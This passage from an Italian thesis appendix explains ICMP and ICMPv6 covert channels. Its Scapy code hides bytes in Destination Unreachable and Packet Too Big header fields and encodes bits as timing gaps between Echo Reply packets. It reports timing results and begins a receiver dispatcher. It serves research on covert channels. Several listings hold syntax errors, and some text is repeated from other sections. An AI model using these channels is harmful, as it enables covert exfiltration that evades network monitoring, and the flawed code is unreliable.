Listing 61: Metodo che usa *Destination Unreachable*

Versione che usa il protocollo IPv6

Il metodo richiede in input una lista contenenti i dati espressi come bytes e l'indirizzo IP del mittente e del destinatario. Dopodichè ricava l'interfaccia connessa alla destinazione; ciò deve essere fatto sennò non si riuscirà ad instradare i pacchetti. Successivamente si ricava l'indirizzo MAC dell'interfaccia per la destinazione e l'indirizzo MAC dell'interfaccia per la sorgente.

Poi procede nel seguente modo: itera per tutti gli indici che vanno da 0 sino alla dimensione della lista, con uno step pari **4 bytes** (ovvero la capacità di trasmissione dell'attacco). Dopodichè definisce i valori da inserire nei campi in questo modo:

- Nel datagram, nel campo **plen** del protocollo *IPv6Eerror*, e nel campo **id** del protocollo *ICMPv6*, inserirà **due bytes** di dati.

Terminato di calcolare i valori da immetere nei campi; si procede con la costruzione del pacchetto.

Il pacchetto viene definito dai seguenti livelli:

- Il livello *Ether*: in cui si specifica l'indirizzo **MAC di destinazione** e l'indirizzo **MAC sorgente**.
- Il livello *IPv6*: il cui **indirizzo IP di destinazione** è definito da l'indirzzo IP passato in input concatenato con lo **Scope ID** (ovvero l'interfaccia di uscita del pacchetto). Si definirà anche l'**indirizzo IP del mittente**
- Il livello *ICMPv6DestUnreach*: la cui tipologia è *DestUnreach*.
- Un livello contenente il datagram composto dai livelli *IPv6Error* e *ICMPv6*.

Dopodichè il messaggio viene spedito.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMPv6*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.
Il pacchetto viene definito aggiungendo un livello che usa il prtocollo *IP* seguito da un livello *ICMP* e saranno impostati in questo modo:

- Nel livello **IP** viene inserito come indirizzo di **destinazione** quello passato in input.
- Nel livello **ICMP** viene definita la tipologia del messaggio (*DestUnreach*) e il valore del campo **id**.
- Un livello **Raw** contenente l'internet header +64 bits di dati del datagram a cui la Redirect si riferisce.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMP*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.

```
0  def ipv6_destination_unreachable(data:bytes=None, addr_src, addr_dst):
1          if not (is_bytes(data) and is_IPaddr(addr_src) and is_IPaddr(addr_dst)):
2              raise Exception(f"Argoemnti non corretti")
3          if addr_dst.version!=6:
4              print(f"IP version is not 6: {addr_dst.version}")
5              return False
6
7          TYPE_DESTINATION_UNREACHABLE=1
8          TYPE_INFORMATION_REQUEST=128
9          TYPE_INFORMATION_REPLY=129
10         try:
11             interface,_= mymethods.iface_src_from_IP(addr_dst)
12             if interface is None:
13                 interface=mymethods.default_iface()
14                 com.ping_once(addr_dst,interface)
15             interface,_= mymethods.iface_src_from_IP(addr_dst)
16             if interface is None:
17                 raise Exception("Problema con l'interfaccia non risolto")
18         except Exception as e:
19             interface=mymethods.default_iface()
20         dst_mac=com.get_mac_by_ipv6(addr_dst, addr_src, interface)
21         src_mac = get_if_hwaddr(interface)
22
23         for index in range(0, len(data), 4):
24             dummy_pkt=(
25                 IPv6(
26                         dst=f"{addr_dst}%{interface}"
27                         ,src=addr_src, plen=int.from_bytes(data[index:index+2])
28                 ) /
29                 ICMPv6EchoReply(type=129,id=int.from_bytes(data[index+2:index+4]), seq=0)
```

```
30                 )
31                 pkt=(
32                     Ether(dst=dst_mac, src=src_mac) /
33                     IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)  /
34                     ICMPv6DestUnreach(type=1) /
35                     dummy_pkt
36                 )
37                 ans = sendp(pkt, verbose=1,iface=interface)
38             dummy_pkt=(
39                 IPv6(dst=f"{addr_dst}%{interface}",src=addr_src, plen=0xffff)  /
40                 ICMPv6EchoReply(type=129,id=0, seq=1)
41             )
42             pkt=(
43                 Ether(dst=dst_mac, src=src_mac) /
44                 IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)  /
45                 ICMPv6DestUnreach(type=1) /
46                 dummy_pkt
47             )
48             ans = sendp(pkt, verbose=1,iface=interface)
49             if ans:
50                 return True
51             return False
```

Listing 62: Metodo che usa *Destination Unreachable v6*

Packet too Big

Il metodo richiede in input una lista contenenti i dati espressi come bytes e l'indirizzo IP del mittente e del destinatario. Dopodichè ricava l'interfaccia connessa alla destinazione; ciò deve essere fatto sennò non si riuscirà ad instradare i pacchetti. Successivamente si ricava l'indirizzo MAC dell'interfaccia per la destinazione e l'indirizzo MAC dell'interfaccia per la sorgente.

Poi procede nel seguente modo: itera per tutti gli indici che vanno da 0 sino alla dimensione della lista, con uno step pari **8 bytes** (ovvero la capacità di trasmissione dell'attacco). Dopodichè definisce i valori da inserire nei campi in questo modo:

- Nel campo **mtu** *ICMPv6PacketTooBig* inserisce **4 bytes**. [56]
- Nel datagram, nel campo **plen** del protocollo *IPv6Eerror*, e nel campo **id** del protocollo *ICMPv6*, inserirà **due bytes** di dati.

Terminato di calcolare i valori da immetere nei campi; si procede con la costruzione del pacchetto.

Il pacchetto viene definito dai seguenti livelli:

[56] *mtu* indica la massima capacità di trasmissione del link su cui si effettua il salto successivo

- Il livello *Ether*: in cui si specifica l'indirizzo **MAC di destinazione** e l'indirizzo **MAC sorgente**.
- Il livello *IPv6*: il cui **indirizzo IP di destinazione** è definito da l'indirzzo IP passato in input concatenato con lo **Scope ID** (ovvero l'interfaccia di uscita del pacchetto). Si definirà anche l'**indirizzo IP del mittente**
- Il livello *ICMPv6PacketTooBig*: la cui tipologia è *Packet too Big*.
- Un livello contenente il datagram composto dai livelli *IPv6Error* e *ICMPv6*.

Dopodichè il messaggio viene spedito.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMPv6*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.
Il pacchetto viene definito aggiungendo un livello che usa il prtocollo *IP* seguito da un livello *ICMP* e saranno impostati in questo modo:

- Nel livello **IP** viene inserito come indirizzo di **destinazione** quello passato in input.
- Nel livello **ICMP** viene definita la tipologia del messaggio (*PacketTooBig*) e il valore del campo **id**.
- Un livello **Raw** contenente l'internet header +64 bits di dati del datagram a cui la Redirect si riferisce.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMP*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.

```
0  def ipv6_packet_to_big(data:bytes=None, addr_src, addr_dst):
1          if not(is_bytes(data) and is_IPaddr(addr_src) and is_IPaddr(addr_dst)):
2              raise Exception(f"Argoemnti non corretti")
3          if addr_dst.version!=6:
4              print(f"IP version is not 6: {addr_dst.version}")
5              return False
6
7          TYPE_PKT_BIG= 2
8          TYPE_INFORMATION_REQUEST=128
9          TYPE_INFORMATION_REPLY=129
10         try:
```

```
11              interface,_= mymethods.iface_src_from_IP(addr_dst)
12              if interface is None:
13                  interface=mymethods.default_iface()
14                  com.ping_once(addr_dst,interface)
15              interface,_= mymethods.iface_src_from_IP(addr_dst)
16              if interface is None:
17                  raise Exception("Problema con l'interfaccia non risolto")
18          except Exception as e:
19              interface=mymethods.default_iface()
20          dst_mac=com.get_mac_by_ipv6(addr_dst, addr_src, interface)
21          src_mac = get_if_hwaddr(interface)
22
23          for index in range(0, len(data), 8):
24              integer=int.from_bytes(data[index+4:index+6])
25              dummy_pkt=(
26                  IPv6(dst=f"{addr_dst}%{interface}",src=addr_src, plen=integer)
27                  /ICMPv6EchoReply(
28                      type=129
29                      ,id=int.from_bytes(data[index+6:index+8])
30                      , seq=0
31                  )
32              )
33              integer=int.from_bytes(data[index:index+4])
34              pkt=(
35                  Ether(dst=dst_mac, src=src_mac)
36                  /IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)
37                  /ICMPv6PacketTooBig(type=2, mtu=integer)
38                  /dummy_pkt
39              )
40              ans = sendp(pkt, verbose=1,iface=interface)
41
42          dummy_pkt=(
43              IPv6(dst=f"{addr_dst}%{interface}",src=addr_src, plen=0xffff)  /
44              ICMPv6EchoReply(type=129,id=0, seq=1)
45          )
46          pkt=(
47              Ether(dst=dst_mac, src=src_mac) /
48              IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)  /
49              ICMPv6PacketTooBig(type=2, mtu=0) /
50              dummy_pkt
51          )
52          ans = sendp(pkt, verbose=1,iface=interface)
53          if ans:
54              return True
55          return False
```

Listing 63: Metodo che usa *Packet too Big v6*

E.2.8 Timing Covert Channel con 1 bit

In questa versione si definisce un *Timing Covert Channel* che codifica **un singolo bit**. Successivametne si descriveranno anche versioni che useranno un numero maggiore di bit; tuttavia questa funzione è stata utilizzata come schema per generare un metodo generale.

Si definisce un **tempo di base** di *3 secondi* e una **distanza** fra i due tempi di almeno *2 secondi*. Da ciò si ricaverà un **secondo tempo** di *8 secondi* [Code:64 line 7]. La

condizione perchè i die tempi siano validi è che:

- Il tempo successivo deve essere maggiore del tempo precedente + 2 volte la distanza

Sarà anche presente un tempo (in minuti) che definisce quanto aspettare una volta che si è mandato un byte. Ciò potrà essere usato per rendere lo scambio di informazioni troppo visibile.

Si ricava poi il giorno corrente e si converte ogni byte presente nel dato; in una lista contenente i singoli bit [Code:64 line 21]. Ciò verrà fatto per preparare i dati alla strasmissione successiva. [57]

Dopodichè si manda un pacchetto per inizializzare il tempo del ricevente e si procede con il ciclo. In esso si itera su ogni bit che è stato aggiunto alla lista precedente e si controlla se è pari a *1* o *0*. In base a ciò si aspetterà un diverso periodo di tempo [Code:64 line 28]. Finito di aspettare manderà un pacchetti *ICMP* di tipo *Echo Reply*.

```
0  def ipv4_timing_channel_1bit(data:bytes=None, ip_dst):
1      if not com.is_bytes(data) or not com.is_IPAddress(ip_dst):
2          raise Exception(f"Argoemnti non corretti")
3      if ip_dst.version!=4:
4          print(f"IP version is not 4: {ip_dst.version}")
5          return False
6
7      TEMPO_0=3 #sec
8      DISTANZA_TEMPI=2 #sec
9      TEMPO_1=8 #sec
10     if TEMPO_0+DISTANZA_TEMPI*2>=TEMPO_1:
11         raise ValueError("send_timing_cc: TEMPO_1 non valido")
12     TEMPO_BYTE=0*60 #minuti
13
14     TYPE_ECHO_REQUEST=8
15     TYPE_ECHO_REPLY=0
16     midnight = datetime.datetime.now(datetime.timezone.utc)
17     midnight = midnight.replace(hour=0, minute=0, second=0, microsecond=0)
18
19     bit_data=[]
20     for piece_data in data: #byte aggiunti in BIG ENDIAN
21         arr=[(piece_data >> index) & 1 for index in range(8)]
22         bit_data.append(arr) #bit aggiunti in LSB
23
24     start_time=datetime.datetime.now(datetime.timezone.utc)
25     pkt= IP(dst=ip_dst)/ICMP(type=TYPE_ECHO_REPLY)/Raw()
26     ans = send(pkt, verbose=1)
27     for piece_bit_data in bit_data:
28         for bit in piece_bit_data:
29             if bit:
30                 time.sleep(TEMPO_1)
31             else:
32                 time.sleep(TEMPO_0)
33             pkt= IP(dst=ip_dst)/ICMP(type=TYPE_ECHO_REPLY)/Raw()
```

[57] I byte vengono aggiunti seguendo l'ordine BigEndian; mentre i bit vengono aggiunti secondo l'oridne LSB. Questo perchè il ricevente aggiungerà i bit arrivati, alla lista dei dati, a destra.

```
34                 ans = send(pkt, verbose=1)
35             time.sleep(TEMPO_BYTE)
36         end_time=datetime.datetime.now(datetime.timezone.utc)
```

Listing 64: Timing Covert Channel a 1 bit

Versione che usa il protocollo IPv6

In questa versione si definisce un *Timing Covert Channel* che codifica **un singolo bit**. Successivametne si descriveranno anche versioni che useranno un numero maggiore di bit; tuttavia questa funzione è stata utilizzata come schema per generare un metodo generale.

Il metodo richiede in input una lista contenenti i dati espressi come bytes e l'indirizzo IP del mittente e del destinatario. Dopodichè si definisce un **tempo di base** di *3 secondi* e una **distanza** fra i due tempi di almeno *2 secondi*. Da ciò si ricaverà un **secondo tempo** di *8 secondi* [Code:65 line 7]. La condizione perchè i due tempi siano validi è che:

- Il tempo successivo deve essere maggiore del tempo precedente + 2 volte la distanza

Sarà anche presente un tempo (in minuti) che definisce quanto aspettare una volta che si è mandato un byte. Ciò potrà essere usato per rendere lo scambio di informazioni troppo visibile. Successivamente si ricaverà l'interfaccia connessa alla destinazione (ciò deve essere fatto sennò non si riuscirà ad instradare i pacchetti) e poi si ricava l'indirizzo MAC dell'interfaccia per la destinazione e l'indirizzo MAC dell'interfaccia per la sorgente.

Il metodo poi procede nel seguente modo: si ricava poi il giorno corrente e si converte ogni byte presente nel dato; in una lista contenente i singoli bit [Code:65 line 21]. Ciò verrà fatto per preparare i dati alla strasmissione successiva. [58]

Dopodichè si manda un pacchetto per inizializzare il tempo del ricevente. Il messaggio sarà composto dai seguenti livelli:

[58] I byte vengono aggiunti seguendo l'ordine BigEndian; mentre i bit vengono aggiunti secondo l'oridne LSB. Questo perchè il ricevente aggiungerà i bit arrivati, alla lista dei dati, a destra.

- Il livello *Ether*: in cui si specifica l'indirizzo **MAC di destinazione** e l'indirizzo **MAC sorgente**.
- Il livello *IPv6*: il cui **indirizzo IP di destinazione** è definito da l'indirzzo IP passato in input concatenato con lo **Scope ID**. Si definirà anche l'**indirizzo IP del mittente**
- Il livello *ICMPv6EchoReply*: la cui tipologia è *Echo Reply*.
- Un livello *Raw* contenente solo il testo '*Hello Neighbour*'.

Dopodichè il messaggio viene spedito e si procederà con l'estrazione dei singoli bit dal dato passato.

Ora si effettuerà un ciclo così da iterare su ogni bit e si controlla se è pari a *1* o *0*. In base a ciò si aspetterà un diverso periodo di tempo [Code:65 line 47]. Finito di aspettare manderà un pacchetto *ICMP* di tipo *Echo Reply* definito nello stesso modo del precedente.

```
0   def ipv6_timing_channel_1bit(data:bytes=None, addr_src, addr_dst):
1           if not(is_bytes(data) and is_IPaddr(addr_src) and is_IPaddr(addr_dst)):
2               raise Exception(f"Argoemnti non corretti")
3           if addr_dst.version!=6:
4               print(f"IP version is not 6: {addr_dst.version}")
5               return False
6
7           TEMPO_0=3 #sec
8           DISTANZA_TEMPI=2 #sec
9           TEMPO_1=8 #sec
10          if TEMPO_0+DISTANZA_TEMPI*2>=TEMPO_1:
11              raise ValueError("send_timing_channel: TEMPO_1 non valido")
12          TEMPO_BYTE=0*60 #minuti
13
14          TYPE_INFORMATION_REQUEST=128
15          TYPE_INFORMATION_REPLY=129
16
17          try:
18              interface,_= mymethods.iface_src_from_IP(addr_dst)
19              if interface is None:
20                  interface=mymethods.default_iface()
21                  com.ping_once(addr_dst,interface)
22              interface,_= mymethods.iface_src_from_IP(addr_dst)
23              if interface is None:
24                  raise Exception("Problema con l'interfaccia non risolto")
25          except Exception as e:
26              interface=mymethods.default_iface()
27          dst_mac=com.get_mac_by_ipv6(addr_dst, addr_src, interface)
28          src_mac = get_if_hwaddr(interface)
29
30          midnight= datetime.datetime.now(datetime.timezone.utc)
31          midnight= midnight.replace(hour=0, minute=0, second=0, microsecond=0)
32          bit_data=[]
33          for piece_data in data: #BIG ENDIAN
34              arr=[(piece_data >> index) & 1 for index in range(8)]
35              bit_data.append(arr) #LSB
```

```
36
37          start_time=datetime.datetime.now(datetime.timezone.utc)
38          pkt= (
39              Ether(dst=dst_mac, src=src_mac)
40              /IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)
41              /ICMPv6EchoReply(type=TYPE_INFORMATION_REPLY)
42              /Raw(load="Hello Neighbour".encode())
43          )
44          ans = sendp(pkt, verbose=1,iface=interface)
45          for piece_bit_data in bit_data:
46              for bit in piece_bit_data:
47                  if bit:
48                      time.sleep(TEMPO_1)
49                  else:
50                      time.sleep(TEMPO_0)
51                  current_time=datetime.datetime.now(datetime.timezone.utc)
52                  pkt= (
53                      Ether(dst=dst_mac, src=src_mac)
54                      /IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)
55                      /ICMPv6EchoReply(type=TYPE_INFORMATION_REPLY)
56                      /Raw()
57                  )
58                  ans = sendp(pkt, verbose=1,iface=interface)
59              time.sleep(TEMPO_BYTE)
60          end_time=datetime.datetime.now(datetime.timezone.utc)
```

Listing 65: Timing Covert Channel a 1 bit v6

E.2.9 Timing Covert Channel con 2 bit

Se confrontato con [Code:64] si noteranno varie somiglianze:

- Anche qui viene definito un **tempo base** e da quello vengono derivati i tempi dei codici [Code:66 line 8]
- Dai byte presenti nei dati vengono estratti i singoli bit (secondo un ordine LSB) e aggiunti a una lista [Code:66 line 18]
- Viene mandato un pacchetto per inizializzare il tempo del ricevente e poi si itera su tutti i bit presenti nella lista definita prima.
- In base alla sequenza di bit ricevuti si aspetta un determinato tempo [Code:66 line 24]

Le differenze saranno nel modo in cui i bit vengono iterati e come viene ricavato il tempo di attesa.

Infatti siccome si prenderanno coppie di bit; si avranno due iteratori che resituiranno ognuno una parte di codice [Code:66 line 23]

Invece per ricavare il tempo di attesa, si usano i bit appena ottenuti, per ricostruire l'indice che si dovrà passare alla lista che li contiene [Code:66 line 24].

```
0  def ipv4_timing_channel_2bit(data:bytes=None, ip_dst):
1      if not com.is_bytes(data) or not com.is_IPAddress(ip_dst):
2          raise Exception(f"Argoemnti non corretti")
3      if ip_dst.version!=4:
4          print(f"IP version is not 4: {ip_dst.version}")
5          return False
6
7      DISTANZA_TEMPI=2 #sec
8      #00, 01, 10, 11
9      TEMPI_CODICI=[3+index*2*DISTANZA_TEMPI for index in range(2**2)]
10     TEMPO_BYTE=0*60 #minuti
11
12     TYPE_ECHO_REQUEST=8
13     TYPE_ECHO_REPLY=0
14     midnight = datetime.datetime.now(datetime.timezone.utc)
15     midnight = midnight.replace(hour=0, minute=0, second=0, microsecond=0)
16
17     bit_data=[]
18     for piece_data in data: #BIG ENDIAN
19         arr=[(piece_data >> index) & 1 for index in range(8)]
20         bit_data.append(arr) #LSB
21
22     start_time=datetime.datetime.now(datetime.timezone.utc)
23     pkt= IP(dst=ip_dst)/ICMP(type=TYPE_ECHO_REPLY)/Raw()
24     ans = send(pkt, verbose=1)
25     for piece_bit_data in bit_data:
26         for bit1, bit2 in zip(piece_bit_data[0::2], piece_bit_data[1::2]):
27             time.sleep(TEMPI_CODICI[(bit1<<1)+bit2])
28             current_time=datetime.datetime.now(datetime.timezone.utc)
29             pkt= IP(dst=ip_dst)/ICMP(type=TYPE_ECHO_REPLY)/Raw()
30             ans = send(pkt, verbose=1)
31         time.sleep(TEMPO_BYTE)
32     end_time=datetime.datetime.now(datetime.timezone.utc)
```

Listing 66: Timing Covert Channel a 2 bit

Versione che usa il protocollo IPv6

Se confrontato con [Code:65] si noteranno varie somiglianze:

- Anche qui viene definito un **tempo base** e da quello vengono derivati i tempi dei codici [Code:67 line 8]
- Dai byte presenti nei dati vengono estratti i singoli bit (secondo un ordine LSB) e aggiunti a una lista [Code:67 line 34]
- Viene mandato un pacchetto per inizializzare il tempo del ricevente e poi si itera su tutti i bit presenti nella lista definita prima.
- In base alla sequenza di bit ricevuti si aspetta un determinato tempo [Code:67 line 46]

Le differenze saranno nel modo in cui i bit vengono iterati e come viene ricavato il tempo di attesa.

Infatti siccome si prenderanno coppie di bit; si avranno due iteratori che resituiranno ognuno una parte di codice [Code:67 line 45]

Invece per ricavare il tempo di attesa, si usano i bit appena ottenuti, per ricostruire l'indice che si dovrà passare alla lista che li contiene [Code:66 line 46].

```
0  def ipv6_timing_channel_2bit(data:bytes=None, addr_src, addr_dst):
1          if not (is_bytes(data) and is_IPaddr(addr_src) and is_IPaddr(addr_dst)):
2              raise Exception(f"Argoemnti non corretti")
3          if addr_dst.version!=6:
4              print(f"IP version is not 6: {addr_dst.version}")
5              return False
6
7          DISTANZA_TEMPI=2 #sec
8          TEMPI_CODICI=[]
9          for index in range(2**2)
10             TEMPI_CODICI.append(3+index*2*DISTANZA_TEMPI) #00, 01, 10, 11
11         TEMPO_BYTE=0*60 #minuti
12
13         TYPE_INFORMATION_REQUEST=128
14         TYPE_INFORMATION_REPLY=129
15
16         try:
17             interface,_= mymethods.iface_src_from_IP(addr_dst)
18             if interface is None:
19                 interface=mymethods.default_iface()
20                 com.ping_once(addr_dst,interface)
21             interface,_= mymethods.iface_src_from_IP(addr_dst)
22             if interface is None:
23                 raise Exception("Problema con l'interfaccia non risolto")
24         except Exception as e:
25             interface=mymethods.default_iface()
26         dst_mac=com.get_mac_by_ipv6(addr_dst, addr_src, interface)
27         src_mac = get_if_hwaddr(interface)
28
29         midnight= datetime.datetime.now(datetime.timezone.utc)
30         midnight= midnight.replace(hour=0, minute=0, second=0, microsecond=0)
31         bit_data=[]
32         for piece_data in data: #BIG ENDIAN
33             arr=[(piece_data >> index) & 1 for index in range(8)]
34             bit_data.append(arr) #LSB
35
36         start_time=datetime.datetime.now(datetime.timezone.utc)
37         pkt= (
38             Ether(dst=dst_mac, src=src_mac)
39             /IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)
40             /ICMPv6EchoReply(type=TYPE_INFORMATION_REPLY)
41             /Raw()
42         )
43         ans = sendp(pkt, verbose=1,iface=interface)
44         for piece_bit_data in bit_data:
45             for bit1, bit2 in zip(piece_bit_data[0::2], piece_bit_data[1::2]):
46                 time.sleep(TEMPI_CODICI[(bit1<<1)+bit2])
47                 current_time=datetime.datetime.now(datetime.timezone.utc)
48                 pkt= (
49                     Ether(dst=dst_mac, src=src_mac)
50                     /IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)
51                     /ICMPv6EchoReply(type=TYPE_INFORMATION_REPLY)
52                     /Raw()
53                 )
```


```
54                  ans = sendp(pkt, verbose=1,iface=interface)
55              time.sleep(TEMPO_BYTE)
56          end_time=datetime.datetime.now(datetime.timezone.utc)
```

Listing 67: Timing Covert Channel a 1 bit v6

E.2.10 Timing Covert Channel con 4 bit

Un *Timing Covert Channel* a **4 bit** sarà simile a quello a *due bit* [Code:66]. Ciò che cambierà è il numero di bit che vengono estratti (in questo caso 4).

Tuttavia sebbene un numero maggiore di bit vengono codificati anche il tempo necessario per poterli spedire aumenta. In particolare si sono testati i vari *Timing channel* sull testo **echo 'Ciao'**. Di seguito i tempi di esecuzione.




Vediamo che il *primo* metodo (che spediva un singolo bit) per spedire *11 bytes* (e quindi *88 bit*) ha impiegato **8 minuti, e 33 secondi**. Il *secondo* ci ha impiegato **7 minuti e 20 secondi**. Mentre il *terzo* ha terminato dopo **12 minuti**. Da ciò si

deduce che il metodo da preferire, per inviare i dati, sia quello che codifica *2 bit* alla volta. [59]

Versione che usa il protocollo IPv6

La versione *IPv6* è simile alla sua versione *IPv4*; ciò che cambierà è il ocme verranno spediti i pacchetti. Infatti, in questo caso sarà necessario conoscere l'interfaccia da cui i messaggi usciranno oltre all'indirizzo MAC delle interfacce di sorgente e di uscita. Inoltre nella struttura del paccheto sarà presente il livello *Ether*.

Rispetto alla veriosne per IPv4 cambiano anche i tempi di esecuzione ma il risultato finale rimane uguale. Quindi anche in questo caso l Timing Covert Channel a 2 bit risulta migliore.



Vediamo che il *primo* metodo (che spediva un singolo bit) per spedire *11 bytes* (e quindi *88 bit*) ha impiegato **14 minuti e 46 secondi**. Il *secondo* ci ha impiegato **12 minuti e 8 secondi**. Mentre il *terzo* ha terminato dopo **22 minuti e 20 secondi**.

[59] Non si è testato il tempo di esecuzione quando si utilizzano 3 bit alla volta. Dovendo spedire dei byte e non essendo 8 una multiplo del 3, questo metodo è stato ignorato.

Da ciò si deduce che il metodo da preferire, per inviare i dati, sia quello che codifica *2 bit* alla volta. [60]

E.3 Metodo chiamato per aspettare i dati

Quando si vogliono ricevere dei dati tramite gli attacchi metodi definiti prima; non lo si fà direttametne chiamando i metodi associati alla tipologia di attacco. Si chiamerà invece il metodo **wait_data** che prenderà in input:

- La tipologia di attacco dalla quale si apsettano i dati.
- L'indirizzo IP di destinazione; ovvero il destinatario dei dati.
- LKa lista nei quali i dati dovranno essere memorizzati.
- L'indirizzo IP di origine; ovvero il mittente che ha spedito le informazioni.

Dopodichè definisce la variabile **singleton** com l'istanza della classe *ReceiveSingleton* e confronta l'attacco scelto con quelli disponibili. Una volta che c'è un match; chiama il metodo associato e ritorna il valore che viene ritornato una volta che il metodo ha terminato.

```
0  def wait_data(attack_func, ip_dst, info_data, ip_src):
1      if not (is_dict(attack_func) and is_IPaddr(ip_dst) and is_list(info_data)):
2          raise Exception("Argomenti non validi")
3      singleton=ReceiveSingleton()
4      attack_code=next(iter(attack_func.items()))[0]
5      try:
6          match attack_code:
7              case "ipv4_12"|"ipv4_info_reply"|"ipv4_11"|"ipv4_info_request":
8                  return singleton.ipv4_info_request(ip_dst, info_data, ip_src)
9              case "ipv4_19"|"ipv4_time_rep"|"ipv4_9"|"ipv4_time_req":
10                 return singleton.ipv4_timestamp_req(ip_dst, info_data, ip_src)
11             case "ipv4_3"|"ipv4_redirect":
12                 return singleton.ipv4_redirect(ip_dst, info_data, ip_src)
13             case "ipv4_2"|"ipv4_source_quench":
14                 return singleton.ipv4_source_quench(ip_dst, info_data, ip_src)
15             case "ipv4_8"|"ipv4_param_problem":
16                 return singleton.ipv4_param_problem(ip_dst, info_data, ip_src)
17             case "ipv4_7"|"ipv4_time_exceeded":
18                 return singleton.ipv4_time_exceeded(ip_dst, info_data, ip_src)
19             case "ipv4_1"|"ipv4_destination_unreachable":
20                 return singleton.ipv4_dest_unreach(ip_dst, info_data, ip_src)
21             case "ipv4_4"|"ipv4_timing_channel_1bit":
